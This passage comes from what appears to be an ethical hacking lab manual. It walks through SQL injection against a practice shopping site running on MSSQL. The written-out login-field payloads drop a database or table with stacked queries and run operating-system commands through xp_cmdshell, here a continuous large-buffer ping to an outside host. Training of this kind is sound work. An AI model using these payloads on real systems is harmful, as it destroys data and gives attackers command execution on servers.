
	loginid	username	password
1	1	smith	smith123
2	5	john	apple123

At the bottom of the screen, the status bar indicates: 'Query executed successfully.' | SERVER2019\SQLEXPRESS (14.0...) | SERVER2019\Administrat... | GoodShopping | 00:00:00 | 2 rows.

31. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and the browser where the **GoodShopping** website is open.


32. Click **LOGIN** on the menu bar and type the query **blah'; DROP DATABASE mydatabase; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

Note: In the above query, you are deleting the database that you created in **Step 25 (mydatabase)**. In the same way, you could also delete a table from the victim website database by typing **blah'; DROP TABLE table\_name; --** in the **Username** field.



33. To see whether the query has successfully executed, Click **CEHv12 Windows Server 2019** to switch back to the victim machine (**Windows Server 2019**); and in the **Microsoft SQL Server Management Studio** window, click the **Refresh** icon.

34. Expand **Databases** node in the left pane; you will observe that the database called **mydatabase** has been deleted from the list of available databases, as shown in the screenshot.




Note: In this case, we are deleting the same database that we created previously. However, in real-life attacks, if an attacker can determine the available database name and tables in the victim website, they can delete the database or tables by executing SQL injection queries.

35. Close the **Microsoft SQL Server Management Studio** window.

36. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and the browser where the **GoodShopping** website is open.

37. Click **LOGIN** on the menu bar and type the query **blah';exec master..xp\_cmdshell 'ping www.certifiedhacker.com -l 65000 -t'; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

Note: In the above query, you are pinging the **www.certifiedhacker.com** website using an SQL injection query. **-l** is the sent buffer size and **-t** refers to pinging the specific host.



38. The SQL injection query starts pinging the host, and the login page shows a **Waiting for www.goodshopping.com...** message at the bottom of the window.
39. To see whether the query has successfully executed, click **CEHv12 Windows Server 2019** to switch back to the victim machine (**Windows Server 2019**).
40. Right-click the **Start** icon in the bottom-left corner of **Desktop** and from the options, click **Task Manager**. Click **More details** in the lower section of the **Task Manager** window.
41. Navigate to the **Details** tab and type **p**. You can observe a process called **PING.EXE** running in the background.
42. This process is the result of the SQL injection query that you entered in the login field of the target website.

Name	PID	Status	User name	CPU	Memory (a..)	UAC virtualizat...
AdobeARM.exe	6388	Running	Administrat...	00	3,296 K	Not allowed
armsvc.exe	2872	Running	SYSTEM	00	912 K	Not allowed
cmd.exe	7136	Running	MSSQL\$S...	00	740 K	Not allowed
conhost.exe	7144	Running	MSSQL\$S...	00	5,988 K	Not allowed
conhost.exe	5096	Running	MSSQLFD...	00	5,912 K	Not allowed
csrss.exe	452	Running	SYSTEM	00	1,388 K	Not allowed
csrss.exe	536	Running	SYSTEM	00	1,328 K	Not allowed
ctfmon.exe	5208	Running	Administrat...	00	2,832 K	Not allowed
dwm.exe	1016	Running	DWM-1	00	18,200 K	Disabled
explorer.exe	2524	Running	Administrat...	00	15,968 K	Not allowed
fdhost.exe	5088	Running	MSSQLFD...	00	1,212 K	Not allowed
fdlauncher.exe	5008	Running	MSSQLFD...	00	768 K	Not allowed
firefox.exe	1872	Running	Administrat...	02	1,376 K	Not allowed
firefox.exe	6448	Running	Administrat...	00	732 K	Not allowed
fontdrvhost.exe	824	Running	UMFD-0	00	1,064 K	Disabled
fontdrvhost.exe	832	Running	UMFD-1	00	1,404 K	Disabled
GoogleCrashHandler...	400	Running	SYSTEM	00	560 K	Not allowed
GoogleCrashHandler...	6048	Running	SYSTEM	00	488 K	Not allowed
inetinfo.exe	2860	Running	SYSTEM	00	4,836 K	Not allowed
LabOnDemand.Hyp...	4608	Running	Administrat...	00	4,028 K	Not allowed
Launchpad.exe	5072	Running	MSSQLLau...	00	9,704 K	Not allowed
lsass.exe	676	Running	SYSTEM	00	6,056 K	Not allowed
mpdwsvc.exe	5032	Running	NETWORK...	00	122,228 K	Not allowed
mpdwsvc.exe	5040	Running	NETWORK...	00	108,956 K	Not allowed
mqsvc.exe	2996	Running	NETWORK...	00	2,936 K	Not allowed
msdtc.exe	4548	Running	NETWORK...	00	2,288 K	Not allowed
MusNotifyIcon.exe	6108	Running	Administrat...	00	1,444 K	Not allowed
nfsclnt.exe	3148	Running	NETWORK...	00	972 K	Not allowed
<b>PING.EXE</b>	1644	Running	MSSQL\$S...	00	836 K	Not allowed
Registry	88	Running	SYSTEM	00	14,184 K	Not allowed

43. To manually kill this process, click **PING.EXE**, and click the **End task** button in the bottom right of the window.

44. If a **Task Manager** pop-up appears, click **End process**. This stops or prevents the website from pinging the host.

45. This concludes the demonstration of how to perform SQL injection attacks on an MSSQL database.

46. Close all open windows and document all the acquired information.

## Task 2: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

